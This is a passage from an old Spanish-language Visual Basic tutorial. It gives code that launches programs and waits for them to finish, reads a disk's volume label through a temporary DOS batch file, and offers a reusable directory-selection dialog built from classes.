#Else
    Private Declare Function GetWindow Lib "User" _
        (ByVal hWnd As Integer, ByVal wCmd As Integer) As Integer
    Private Declare Function GetWindowText Lib "User" _
        (ByVal hWnd As Integer, ByVal lpString As String, ByVal aint As Integer) As Integer
```

```
    Private Declare Function GetWindowTextLength Lib "User" _
        (ByVal hWnd As Integer) As Integer
    Private Declare Function IsWindowVisible Lib "User" (ByVal hWnd As Integer) As Integer
#End If
'Constantes para GetWindow
Const GW_HWNDFIRST = 0
Const GW_HWNDLAST = 1
Const GW_HWNDNEXT = 2
Const GW_HWNDPREV = 3
Const GW_OWNER = 4
Const GW_CHILD = 5



'Esta es la "madre" del cordero
Public Sub EjecutarPrograma(queForm As Form, quePrograma As String, queVentana As String)
    '---------------------------------------------------
    'Ejecuta el programa y espera a que termine
    'Parámetros:
    '   queForm     Nombre del formulario desde el que se hará la llamada
    '   quePrograma Programa a ejecutar con los parámetros necesarios
    '   queVentana  Nombre a comprobar en el caption de las ventanas abiertas
    '---------------------------------------------------
    #If Win32 Then
        Dim x As Long
    #Else
        Dim x As Integer
    #End If

    On Local Error Resume Next

    x = Shell(quePrograma, 1)
    If Err Then
        MsgBox "Se ha producido el siguiente error:" & vbCrLf & _
                "Err=" & Str$(Err) & " " & Error$
        Err = 0
        Exit Sub
    End If
    '
    'Dar tiempo a que se active...
    '
    Dim t As Long
    Dim nSeg As Integer

    t = Timer
    nSeg = 1    'Con un segundo suele ser suficiente
    'Esperar nSeg segundos
    Do While t + nSeg > Timer
        DoEvents
    Loop
    'Repetir el bucle mientras esté funcionando...
    Do While LeerTareas(queForm, queVentana)
        DoEvents
    Loop
End Sub



'Aunque esta también ayuda
Private Function LeerTareas(elForm As Form, sTarea As String) As Integer
    '---------------------------------------------------
    'Leer las tareas activas y comprobar si la especificada
    'está funcionando...
    'Parámetros:
    '   elForm  Form actual
    '   sTarea  Tarea a comprobar
    '---------------------------------------------------
    #If Win32 Then
        Dim CurrWnd As Long
        Dim Length As Long
        Dim hwndDlg As Long
```

```
    #Else
        Dim CurrWnd As Integer
        Dim Length As Integer
        Dim hwndDlg As Integer
    #End If
    '
    Dim ListItem As String
    Dim sTmp As String
    Dim Activada As Integer
    '
    '
    Activada = False

    'Con GW_HWNDFIRST, lee todas las ventanas
    hwndDlg = elForm.hWnd
    CurrWnd = GetWindow(hwndDlg, GW_HWNDFIRST)

    If CurrWnd Then
        Do While CurrWnd <> 0
            DoEvents
            If CurrWnd <> hwndDlg And IsWindowVisible(CurrWnd) _
                                  And (hwndDlg <> GetWindow(CurrWnd, GW_OWNER)) Then
                Length = GetWindowTextLength(CurrWnd)
                ListItem = Space$(Length)
                Length = GetWindowText(CurrWnd, ListItem, Length + 1)
                If Length > 0 Then
                    'Comprobar si es la que queremos
                    sTmp = Trim$(ListItem)
                    If InStr(sTmp, sTarea) Then
                        If InStr(sTmp, "Finaliza") Then
                            'cerrar esa ventana
                            AppActivate sTmp
                            SendKeys "%{F4}", True
                            Activada = False
                        Else
                            Activada = True
                        End If
                        Exit Do
                    End If
                End If
            End If
            CurrWnd = GetWindow(CurrWnd, GW_HWNDNEXT)
        Loop
    End If
    LeerTareas = Activada
End Function
```


Bueno, ese era el código del módulo Shell_32.bas.
Ahora veamos el Form de Prueba.

```
'------------------------------------------------
' Prueba para uso de Shell en Windows95/NT
'
' Autor:    Guillermo Som
' Fecha:    21/Dic/96
'------------------------------------------------
Option Explicit
Option Compare Text
'Variables para los programas a cargar:
Dim sPrograma() As String   'Programas
Dim sIcono() As String      'Fichero de icono, dejarlo en blanco para usar el icono del programa
Dim sVentana() As String    'Caption a comprobar en las ventanas abiertas
'
'Declaraciones del API de 16 y 32 bits (sólo para VB4 o superior)
#If Win32 Then
    Private Declare Function ExtractIcon Lib "shell32.dll" Alias "ExtractIconA" (ByVal hInst As
Long, ByVal lpszExeFileName As String, ByVal nIconIndex As Long) As Long
    Private Declare Function GetClassWord Lib "user32" (ByVal hWnd As Long, ByVal nIndex As Long) As
Long
```

```
    Private Declare Function DrawIcon Lib "user32" (ByVal hdc As Long, ByVal x As Long, ByVal y As
Long, ByVal hIcon As Long) As Long
#Else
    Private Declare Function ExtractIcon Lib "Shell" (ByVal hInstance As Integer, ByVal pszExeName
As String, ByVal hIcon As Integer) As Integer
    Private Declare Function GetClassWord Lib "User" (ByVal hWnd As Integer, ByVal nIndex As
Integer) As Integer
    Private Declare Function DrawIcon Lib "User" (ByVal hdc As Integer, ByVal x As Integer, ByVal y
As Integer, ByVal hIcon As Integer) As Integer
#End If
'
Const GCW_HMODULE = (-16)


Private Sub Command1_Click(Index As Integer)
    'Ejecutar el programa indicado en sPrograma(Index)
    '
    Dim i As Integer

    LblEstado = "Ejecuntando " & sVentana(Index)
    'Desactivar los botones
    For i = 0 To 1
        Command1(i).Enabled = False
    Next
    DoEvents
    EjecutarPrograma Me, sPrograma(Index), sVentana(Index)

    're-activar los botones
    For i = 0 To 1
        Command1(i).Enabled = True
    Next
    LblEstado = ""
    DoEvents
End Sub


Private Sub CmdSalir_Click()
    Unload Me
    End
End Sub


Private Sub Form_Load()
    Dim sTmp As String

    LblEstado = ""

    sTmp = "Para comprobar el programa," & vbCrLf
    sTmp = sTmp & "pulsa en cualquiera de los botones." & vbCrLf
    sTmp = sTmp & "El primero carga Notepad," & vbCrLf
    sTmp = sTmp & "el segundo llama a pkzip ? " & vbCrLf
    sTmp = sTmp & "(si no tienes pkzip, usa otro programa que trabaje en MS-DOS)," & vbCrLf
    sTmp = sTmp & "cuando el programa termine, se indicará en la parte inferior."
    Label2 = sTmp
    sTmp = ""
    Show
    '---
    'Especificar aquí los programas a cargar...
    '
    ReDim sPrograma(1)
    ReDim sIcono(1)
    ReDim sVentana(1)
    '
    'Incluir en sPrograma los parámetros...
    '
    'El contenido de sVentana() será parte del caption
    'que la ventana vaya a tener...
    '
    'Ejemplo, Notepad siempre indica
    '   "Nombre_archivo - Bloc de notas"
    '
```

```
    'Primer programa:
    sPrograma(0) = "c:\windows\notepad.exe"
    sIcono(0) = ""
    sVentana(0) = "Bloc"
    '
    'Segundo programa:
    sPrograma(1) = "pkzip.exe -?"
    'Este icono se incluye en el archivo comprimido
    sIcono(1) = "pkzip.ico"
    sVentana(1) = "Pkzip"
    '
    Dim i As Integer
    For i = 0 To 1
        MostrarIcono sPrograma(i), sIcono(i), Picture1(i)
    Next
    '
End Sub


Private Sub Form_Unload(Cancel As Integer)
    Set FrmShell = Nothing
End Sub


Private Sub MostrarIcono(quePrograma As String, queIcono As String, queControl As Control)
    'Cargar el icono del programa
    '-----------------------------------------------
    'Los parámetros son:
    '   quePrograma El path al programa
    '   queIcono    El path al icono o vacío si se usa el icono del programa
    '   queControl  El control en el que se pintará el icono, normalmente será un Picture
    '-----------------------------------------------
    #If Win32 Then
        Dim elhInst As Long
        Dim hIcon As Long
        Dim i As Long
    #Else
        Dim elhInst As Integer
        Dim hIcon As Integer
        Dim i As Integer
    #End If

    elhInst = GetClassWord(hWnd, GCW_HMODULE)
    If Len(queIcono) = 0 Then
        queIcono = quePrograma
        'Si se quiere especificar un número determinado de icono dentro de un programa
        'cambiar el 0 por una variable que apunte al icono deseado
        '(empieza por 0)
        hIcon = ExtractIcon(elhInst, queIcono, 0)
        If hIcon Then
            queControl.Picture = LoadPicture("")
            queControl.AutoRedraw = -1
            i = DrawIcon(queControl.hdc, 0, 0, hIcon)
            queControl.Refresh
        End If
    Else
        queControl.Picture = LoadPicture(queIcono)
    End If
End Sub
```

Y ahora una "foto" del form de prueba.



2.- Cómo saber si un programa ha finalizado (VB3) (3/Mar)

Ahora viene el ejemplo de VB3.
En este he incluido un método para "convertir" una orden del DOS en un archivo BAT.
Después lo pondré explicado un poco más abajo.

Ahora veamos el contenido de Shell_16.bas:

```
'----------------------------------------------------------------
'Shell_16.bas                                        ( 2/Mar/97)
'
'Módulo para comprobar si una tarea MS-DOS ha finalizado
'y cerrar la ventana asociada.
'Sirve para VB3 o anterior,
'si usas VB4 o superior, usa el módulo Shell_32.bas
'
'Este código es de libre uso/distribución, facilitado por:
'Guillermo Som Cerezo
'Web:    http://guille.costasol.net
'Correo: <guille@wcostasol.es> o <guille@costasol.net>
'----------------------------------------------------------------
Option Explicit
Option Compare Text

Declare Function GetModuleUsage% Lib "Kernel" (ByVal hModule%)
Declare Function FindWindow% Lib "User" (ByVal lpClassName As Any, ByVal lpCaption As Any)


Sub EjecutarPrograma (quePrograma As String, queVentana As String)
    Dim x As Integer

    On Error Resume Next

    'Ejecutar minimizado y sin foco
    x = Shell(quePrograma, 6)
    If Err Then
        Exit Sub
    End If
```

```
    'Comprobar si aún está activa

    'ATENCIÓN, NO QUITAR EL DOEVENTS,
    'O SE QUEDARÁ COLGADO
    Do
        While GetModuleUsage(x) > 0
            DoEvents
            If FindWindow(0&, "Finalizado - " + queVentana) Then
                AppActivate "Finalizado - " + queVentana
                SendKeys "%{F4}", True
                Exit Do
            End If
        Wend
    Loop While x

End Sub
```

Ahora el módulo de prueba:

```
'--------------------------------------------------------
'Shell_16.Frm                                  ( 2/Mar/97)
'
'Prueba para ejecutar un programa y esperar a que termine
'también nos dice la etiqueta del volumen...
'
'--------------------------------------------------------
Option Explicit


Sub cmdAccion_Click ()
    'Comprobar la etiqueta del volumen y mostrarla

    Dim i As Integer
    Dim sUd As String
    Dim sProg As String
    Dim sFic As String
    Dim sTmp As String
    Dim Hallado As Integer
    Dim sVolumen As String
    Dim sNumSerie As String

    Label1(3).Caption = "Procesando la información..."
    DoEvents

    sUd = Trim$(Text1.Text)
    i = InStr(sUd, ":")
    If i = 0 Then
        MsgBox "Debes especificar una unidad de disco."
        Unload Me
        End
    End If
    sUd = Left$(sUd, i)
    sFic = sUd & "\Files.txt"
    'Fichero para ejecutar el comando DIR
    sProg = sUd & "\~Files.bat"
    sUd = sUd & "\*.*"

    i = FreeFile
    Open sProg For Output As i
    Print #i, "Dir " & sUd & " >" & sFic
    Close i

    EjecutarPrograma sProg, "~Files"
    'Ya ha finalizado...
    'Abrir el archivo sFic
    '
    If Len(Dir$(sFic)) Then
        'Abrirlo
```

```
        i = FreeFile
        Open sFic For Input As i
        Do While Not EOF(i)
            Line Input #i, sTmp
            If InStr(sTmp, "volume") Then
                Hallado = True
                sVolumen = sTmp
                If Not EOF(i) Then
                    Line Input #i, sNumSerie
                End If
                Exit Do
            End If
        Loop
        Close i
        If Hallado Then
            'Obtener la etiqueta y el número de serie
            UltimaPalabra sVolumen
            UltimaPalabra sNumSerie
            If Len(sVolumen) = 0 Then
                sVolumen = "No tiene etiqueta de volumen?"
            End If
            If (Len(sNumSerie) = 0 Or InStr(sNumSerie, "-") = 0) Then
                sNumSerie = "No tiene número de serie?"
            End If
            Label1(3).Caption = sVolumen & " - " & sNumSerie
            Label2(0).Caption = sVolumen
            Label2(1).Caption = sNumSerie
        Else
            Label1(3).Caption = "No se encuentra la etiqueta del volumen..."
        End If
    Else
        MsgBox "No se ha podido crear el fichero: " & sFic
    End If
    'Borrar los archivos
    If Len(Dir$(sProg)) Then
        Kill sProg
    End If
    If Len(Dir$(sFic)) Then
        Kill sFic
    End If
    Text1.SetFocus
End Sub


Sub cmdSalir_Click ()
    Unload Me
    End
End Sub


Sub Form_Unload (Cancel As Integer)
    Set Form1 = Nothing
End Sub


Sub UltimaPalabra (sFrase As String)
    'De la cadena sFrase obtiene la última palabra
    'Realmente lo que haya desde el último espacio

    Dim i As Integer
    Dim sPalabra As String

    'Buscar el último espacio
    sPalabra = ""
    'Asegurarnos de no encontrar espacios al final de la cadena
    sFrase = Trim$(sFrase)
    For i = Len(sFrase) To 1 Step -1
        If Mid$(sFrase, i, 1) = " " Then
            sPalabra = Mid$(sFrase, i + 1)
            Exit For
        End If
```

```
    Next
    sFrase = Trim$(sPalabra)
End Sub
```

Y para terminar, como es costumbre, una foto del formulario

3.- Obtener la etiqueta y número de serie del volumen en VB de 16 bits. (3/Mar)

Esto está sacado del ejemplo anterior, así que miralo y verás como hacerlo.
Lo pongo como truco separado, para que "lo encuentres" cuando lo busques. De nada. 8-)

4.- Usar Shell para ejecutar una orden del MS-DOS (3/Mar)

Esto está sacado del truco número 2, así que miralo y verás como hacerlo.
También lo pongo como truco separado, para que "lo encuentres" cuando lo busques. De nada otra vez. 8-)

SelDir

Diálogo para Seleccionar Directorios (y Archivos)

Revisado el 8-Abr-97

Bajate los listados y el ejemplo: (seldir2.zip 9.25 KB)

NUEVO: Esta utilidad ahora en control ActiveX (OCX), pincha aquí, para pasarte por la página de explicación

Con la utilidad SelDir, podrás seleccionar (visualmente) un directorio de entre los mostrados por los controles estándards Drive y Dir, además de los que escribas en el TextBox, en el cual puedes incluir cualquier ruta a un equipo que esté conectado a la red en la que estés trabajando, el formato en este caso sería: \\Equipo\Unidad\Directorio

Esta utilidad es una revisión de la ya presentada en la librería OLE y la utilidad de Buscar y Reemplazar,
(seguramente habrás llegado aquí desde el apartado de las clases en Visual Basic)
En los ejemplos y listados aquí presentados se muestran las clases, módulos y forms que componen la utilidad, así como un ejemplo para poder probarla.

Si la usas en modo normal, es decir que no es una librería OLE, debes agregar estos archivos a tu proyecto:
SelectDir.Frm, cNombre.Cls, cNombresA.Cls, cSelectDir.Cls
Deberías quitarles los atributos de Pública y Multi-Creatable de las clases, ya que así no serán objetos del proyecto.

En caso de que quieras crear una librería OLE (un archivo DLL), esas propiedades deben ser Públicas y Cratable Multiuse.
El proyecto que use esta librería sólo debe tener una referencia a la DLL generada.

Ahora vamos a ver los tres casos:

1. Crear la librería OLE y los listados de la utilidad SelDir
2. Usar la librería creada (el ejemplo con OLE)
3. Usarlo dentro de un proyecto normal (el ejemplo sin OLE)

1.- Crear la librería OLE y los listados de la utilidad SelDir

Para crear una librería OLE con esta utilidad, deberás cargar el proyecto OLE_SelDir.vbp

Recuerda de asignar a las tres clases usadas las propiedades:
Instancing: 2-Creatable Multiuse
Public: True

De esta forma podrás usar los objetos expuestos. Que en este caso son:

Clase/Objeto	Descripción	
cNombre	La clase básica de los elementos de la colección devuelta. Las propiedades expuestas son: .	
	ID	El índice o clave para asignarlo a la colección
	Nombre	El contenido

cNombres	Colección de objetos cNombre. Las propiedades y métodos expuestos son: .	
	ID	El índice o clave por si se quiere crear una colección.
	Nombres	Coleción de los objetos cNombre
	Nuevo	Para Añadir un nuevo elemento a la colección
SelDir	Permite seleccionar el directorio y opcionalmente los archivos de la extensión indicada. Las propiedades y métodos expuestos son: .	
	Cancelar	Para saber si se ha cancelado el proceso
	Directorio	Seleccionar los archivos del directorio especificado
	Directorios	Igual que la anterior, pero también procesa todos los directorios que cuelguen del directorio especificado.
	Seleccionar	Muestra el diálogo propiamente dicho, para seleccionar un directorio.

Ahora vamos a ver las clases que forman esta utilidad. (Una foto del form de selección, al final de esta página)

cNombre: La básica y más simple.

```
'-------------------------------------------------
'cNombre                                 (15/Feb/97)
'
'©Guillermo Som Cerezo, 1997
'-------------------------------------------------
Option Explicit
'
Private sID As String
'
Public Nombre As String

Public Property Get ID() As String
    ID = sID
End Property

Public Property Let ID(sNewValue As String)
    Static bYaEstoy As Boolean
    If Not bYaEstoy Then
        bYaEstoy = True
        sID = sNewValue
    End If
End Property
```

cNombres: La colección de objetos cNombre.

```
'-------------------------------------------------
'cNombres                                (15/Feb/97)
'Esta es una colección de objetos cNombre
'
'©Guillermo Som Cerezo, 1997
'-------------------------------------------------
Option Explicit
Private colNombres As New Collection
Private sID As String

Public Property Get ID() As String
    ID = sID
End Property

Public Property Let ID(sNewValue As String)
```

```
    Static bYaEstoy As Boolean
    If Not bYaEstoy Then
        bYaEstoy = True
        sID = sNewValue
    End If
End Property

Public Function Nombres(Optional Index As Variant) As Variant
    'El acceso a esta función permitirá usar
    'los datos de la clase cNombre
    'Si se especifica el Index, se devuelve ese item
    'sino se devuelve la colección
    '
    Static tNombre As New cNombre

    On Local Error Resume Next

    'Si no se indica el index, se devuelve la colección
    If IsMissing(Index) Then
        Set Nombres = colNombres
    Else
        'Comprobar si está en la colección
        Set Nombres = colNombres.Item(Index)
        'Si produce error, es que no existe
        If Err Then
            Err = 0
            Set tNombre = Nothing
            tNombre.ID = Index
            'Añadirlo
            colNombres.Add tNombre, tNombre.ID
            'Devolver el item creado
            Set Nombres = tNombre
        End If
    End If
    'Liberar memoria
    Set tNombre = Nothing
End Function

Public Sub Nuevo(sNombre As String)
    'Añade una nueva entrada a la colección (16/Feb/97)
    Static NumEntradas As Integer
    Dim sID As String

    NumEntradas = NumEntradas + 1
    sID = "nn" & Format(NumEntradas, "0000")
    Me.Nombres(sID).Nombre = sNombre
End Sub
```

SelDir: La madre del cordero. Esta es la encarga de todo los procesos.

```
'---------------------------------------------------
'cSelectDir.cls                                (11/Mar/97)
'Clase para Seleccionar los directorios y/o archivos
'
'Los métodos expuestos por esta clase son:
'   Seleccionar     Permite seleccionar los directorios y devuelve el directorio
seleccionador
'   Directorios     Devuelve una colección de directorios o archivos y todos los que
estén por debajo del directorio especificado
```

```
'   Directorio      Devuelve una colección de los archivos del directorio indicado.
'   Cancelar        Asigna o Devuelve el estado de cancelación del proceso
'
'(c) Guillermo Som, 1997
'-----------------------------------------------------
Option Explicit
Option Compare Text

Private pCancelar As Boolean

Public Sub Directorio(colDir As cNombres, sDir As String, sExt As String)
    'Este método devolverá una colección del tipo Nombres
    'con el contenido de los archivos del directorio indicado
    'en la clase colDir

    SelectDir.Dir1.Path = sDir

    SelectDir.Archivos colDir, sExt

    pCancelar = SelectDir.Cancelado
End Sub

Public Sub Directorios(colDir As cNombres, sDir As String, Optional vExt)
    'Este método devolverá una colección del tipo Nombres
    'con el contenido de los directorios y
    '(opcionalmente) los archivos de la extensión especificada
    'en la clase colDir
    '
    Dim sExt As String

    If Not IsMissing(vExt) Then
        sExt = CStr(vExt)
    End If

    SelectDir.Dir1.Path = sDir

    If SelectDir.RecorrerDir(sDir, "", colDir, sExt) Then
        colDir.Nuevo sDir
    End If

    pCancelar = SelectDir.Cancelado
End Sub

Public Function Seleccionar(Optional vDirInicial, Optional vExt) As String
    'Esta función mostrará la ventana de diálogo
    'y permitirá que se seleccione un directorio
    'Devolverá el path completo o "" si se pulsa cancelar
    '
    Dim sDirInicial As String
    Dim sExt As String

    If Not IsMissing(vDirInicial) Then      'Empezar por el directorio introducido
        sDirInicial = CStr(vDirInicial)
    Else                                    'o el directorio actual
        sDirInicial = CurDir
    End If

    If Not IsMissing(vExt) Then             'Si se especifica la extensión...
        sExt = Trim$(CStr(vExt))            'asignarla
    End If
```

```
    'Seleccionar el directorio en el que se empezará la Búsqueda
    With SelectDir
        .Directorio = Trim$(sDirInicial)
        .Show vbModal
        If .Cancelado Then
            sDirInicial = ""
        Else
            sDirInicial = .Directorio
        End If
    End With
    pCancelar = SelectDir.Cancelado
    Unload SelectDir

    Seleccionar = sDirInicial
End Function

Public Property Get Cancelar() As Boolean
    'Devuelve la propiedad cancelar
    Cancelar = pCancelar
End Property

Public Property Let Cancelar(New_Cancelar As Boolean)
    'Asigna la propiedad cancelar
    SelectDir.Cancelado = New_Cancelar
    pCancelar = New_Cancelar
End Property
```

SelectDir.frm: La parte visible de toda esta utilidad y el primo hermano de la madre del cordero...

```
'------------------------------------------------------
'Formulario para seleccionar directorios    (10/Mar/97)
'
'(c)Guillermo Som, 1997
'
'Revisiones:
' 8/Abr/97: Permite cancelar y seleccionar unidades de red tipo \\Equipo\Unidad
'------------------------------------------------------
Option Explicit

'tamaño inicial de la pantalla
Dim iH As Integer
Dim iW As Integer
'Para saber si está en el TextBox
Dim EnText As Boolean
'Se usará para informar si hemos cancelado
Public Cancelado As Boolean
'uso interno: el directorio seleccionado o el de inicio
Private pDirectorio As String

Public Function RecorrerDir(ByVal NewPath As String, PathAnt As String, col As
Variant, sExt As String) As Boolean
    'Función recursiva para recorrer los directorios
    'basada en un ejemplo de Visual Basic para MS-DOS
    'y adaptado para almacenar el resultado en una colección
    '
    Dim NumDirs As Integer
    Dim OldPath As String
    Dim sFic As String
```

```
    Dim ThePath As String
    Dim res As Boolean
    Dim i As Integer
    Dim sID As String

    On Local Error GoTo RutinaError

    NumDirs = Dir1.ListCount
    Do While NumDirs > 0
        DoEvents
        If Cancelado Then
            RecorrerDir = True
            Exit Function
        End If
        OldPath = NewPath
        If Dir1.ListCount > 0 Then
            Dir1.Path = Dir1.List(NumDirs - 1)
            'para crear la entrada de este directorio
            sID = Dir1.Path
            res = RecorrerDir((Dir1.Path), OldPath, col, sExt)
        End If
        If res Then
            RecorrerDir = True
            Exit Function
        End If
        NumDirs = NumDirs - 1
    Loop
    If Len(NewPath) <= 3 Then
        ThePath = NewPath
    Else
        ThePath = NewPath & "\"
    End If
    'Añadir a la colección
    If Len(sExt) Then                   'si se especifica la extensión,
        Archivos col, sExt              'añadir los archivos a la colección
    Else
        col.Nuevo ThePath               'Sólo añadir el directorio
    End If
    If Len(PathAnt) Then
        Dir1.Path = PathAnt
    End If
    RecorrerDir = False
    Exit Function

RutinaError:
    If Err = 7 Then
        MsgBox "No hay suficiente memoria para completar la tarea", vbCritical,
"RecorrerDir"
    Else
        MsgBox "ERROR: " & CStr(Err) & ", " & Error$, vbCritical, "RecorrerDir"
    End If
    RecorrerDir = True
End Function

Private Sub cmdAceptar_Click()
    Cancelado = False
    pDirectorio = Dir1.Path
    Hide
End Sub
```

```
Private Sub cmdCancelar_Click()
    Cancelado = True
    Hide
End Sub

Private Sub Dir1_Change()
    pDirectorio = Dir1.Path
    File1.Path = Dir1.Path
    Drive1.Drive = Dir1.Path
    If Not EnText Then
        Text1 = Dir1.Path
    End If
End Sub

Private Sub Drive1_Change()
    Static YaEstoy As Boolean

    If YaEstoy Then Exit Sub

    YaEstoy = True
    Dir1.Path = Drive1.Drive    ' Establece la ruta del directorio.
    YaEstoy = False
End Sub

Private Sub Form_Load()
    Cancelado = False
    Text1 = Dir1.Path
    'Tamaños mínimos
    iH = Height / 1.8
    iW = Width
End Sub

Public Property Get Directorio() As String
    Directorio = pDirectorio
End Property

Public Property Let Directorio(sDir As String)
    On Local Error Resume Next
    Dir1.Path = sDir
    On Local Error GoTo 0
    pDirectorio = Dir1.Path
End Property

Private Sub Form_Resize()
    If WindowState = vbMinimized Then Exit Sub

    'Tamaño mínimo de la ventana
    If Width < iW Then
        Width = iW
        Exit Sub
    End If
    If Height < iH Then
        Height = iH
        Exit Sub
    End If

    Text1.Width = ScaleWidth - 1170
    With Dir1
        .Width = ScaleWidth - 210
```

```
        .Height = ScaleHeight - 1035
    End With
    With CmdCancelar
        .Top = ScaleHeight - 465
        .Left = ScaleWidth - 1365
        Drive1.Top = .Top
        CmdAceptar.Top = .Top
        CmdAceptar.Left = .Left - 1350
    End With
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set SelectDir = Nothing
End Sub

Public Sub Archivos(col As Variant, sExt As String)
    Dim i As Integer
    Dim sFic As String
    Dim sPath As String

    File1.Pattern = "*" & sExt      'asignar la extensión que queremos mostrar
    sPath = File1.Path
    If Right$(sPath, 1) <> "\" Then
        sPath = sPath & "\"
    End If
    If File1.ListCount Then
        For i = 0 To File1.ListCount - 1
            DoEvents
            If Cancelado Then Exit For
            sFic = sPath & File1.List(i)
            'Añadir a la colección
            col.Nuevo sFic
        Next
    End If
End Sub

Private Sub Text1_GotFocus()
    EnText = True
End Sub

Private Sub Text1_KeyPress(KeyAscii As Integer)
    Dim drvTmp As Variant

    If KeyAscii = 13 Then
        On Local Error Resume Next
        drvTmp = Dir1.Path
        Dir1.Path = Text1
        If Err Then
            Err = 0
            Dir1.Path = drvTmp
        End If
        On Local Error GoTo 0
        KeyAscii = 0
    End If
End Sub

Private Sub Text1_LostFocus()
    EnText = False
End Sub
```

2.- Usar la librería creada (el ejemplo con OLE)

Para usar el form de ejemplo con la librería creada, deberás cargar el proyecto: testOLE_SelDir.vbp
En Tools/References... seleccionar la referencia a: SelDir -Librería para Seleccionar Directorios
Y en el proyecto hay asignada una constante esOLE = -1, para usar la parte correspondiente a las declaraciones con la librería OLE, fijate que el form de ejemplo es el mismo para los dos casos.

Aquí lo que te voy a mostrar es, por un lado el form de prueba y por otro los listados de dicho form.
El ejemplo te mostrará todos los archivos de la extensión especificada en un list box, creo que es bastante evidente la forma de procesar esos archivos... averigualo ejecutando el form de ejemplo!!!

La foto del form de prueba: (al final de la página, para que no entorpezca la lectura)

El listado de este form:

```
'-----------------------------------------------
'Prueba para SelectDir              (11/Mar/97)
'
'(c)Guillermo Som, 1997
'-----------------------------------------------
Option Explicit
Option Compare Text

Const cExtension = 0
Const cDirIni = 1
Dim Cancelar As Integer


Private Sub cmdAceptar_Click()
    'Empieza la acción
    Dim sRuta As String
    Dim i As Integer
    'las clases usadas...
#If esOLE Then
    'Si usamos la librería OLE
    Dim tNombre As New oSelDir.cNombre
    Dim cSelDir As New oSelDir.SelDir
    Dim colDir As New oSelDir.cNombres
#Else
    'Si usamos las clases cargadas
    Dim tNombre As New cNombre
    Dim cSelDir As New SelDir
    Dim colDir As New cNombres
#End If

    On Local Error Resume Next

    If CmdAceptar.Caption = "Cancelar" Then
        Cancelar = True
        cSelDir.Cancelar = True
        GoTo Salir
    End If

    Cancelar = False
    cSelDir.Cancelar = False

    sRuta = Trim$(Text1(cDirIni))
    CmdAceptar.Caption = "Cancelar"
```

```
    MousePointer = vbArrowHourglass
    DoEvents
    'Leer la estructura de directorios, si se activa Check1
    '
    Text1(cExtension) = Trim$(Text1(cExtension))
    If Check1 Then
        'Si se recorren los directorios, usar la función
        Label2 = "Procesando los directorios de " & sRuta
        If Len(Text1(cExtension)) Then
            Label2 = Label2 & vbCrLf & "con la extensión: " & Text1(cExtension)
        End If
        DoEvents
        cSelDir.Directorios colDir, sRuta, Text1(cExtension)
        Label2 = ""
        If cSelDir.Cancelar Then
            GoTo Salir
        End If
    Else
        If Len(Text1(cExtension)) Then
            'Los archivos del directorio especificado
            cSelDir.Directorio colDir, sRuta, Text1(cExtension)
            If cSelDir.Cancelar Then
                GoTo Salir
            End If
        Else
            'Sólo el directorio actual
            colDir.Nuevo sRuta
        End If
    End If

    'Mostrar el contenido de colDir
    List1.Clear
    For Each tNombre In colDir.Nombres
        List1.AddItem tNombre.Nombre
    Next
    Label2 = "Archivos/Directorios hallados: " & List1.ListCount

    'Liberar memoria y los objetos
    Set tNombre = Nothing
    Set colDir = Nothing
    Set cSelDir = Nothing
    '
Salir:
    'Restaurar los "valores" por defecto
    CmdAceptar.Caption = "&Aceptar"
    MousePointer = vbDefault
    DoEvents
    On Local Error GoTo 0
End Sub

Private Sub cmdExaminar_Click()
    'Seleccionar el directorio en el que se empezará la Busqueda

#If esOLE Then
    Dim cSelDir As New oSelDir.SelDir   'Una referencia al objeto OLE
#Else
    Dim cSelDir As New SelDir           'Una referencia a la clase cargada
#End If
    Dim sDir As String                  'Directorio seleccionado
```


```
    sDir = cSelDir.Seleccionar(Trim$(Text1(cDirIni)), "")
    If Len(sDir) = 0 Then
        Text1(cDirIni).SetFocus
    Else
        If Right$(sDir, 1) = "\" Then
            sDir = Left$(sDir, Len(sDir) - 1)
        End If
        Text1(cDirIni) = sDir
    End If
    Set cSelDir = Nothing
End Sub

Private Sub cmdSalir_Click()
    Unload Me
    End
End Sub

Private Sub Form_Load()
    Label2 = ""
    Cancelar = False
End Sub

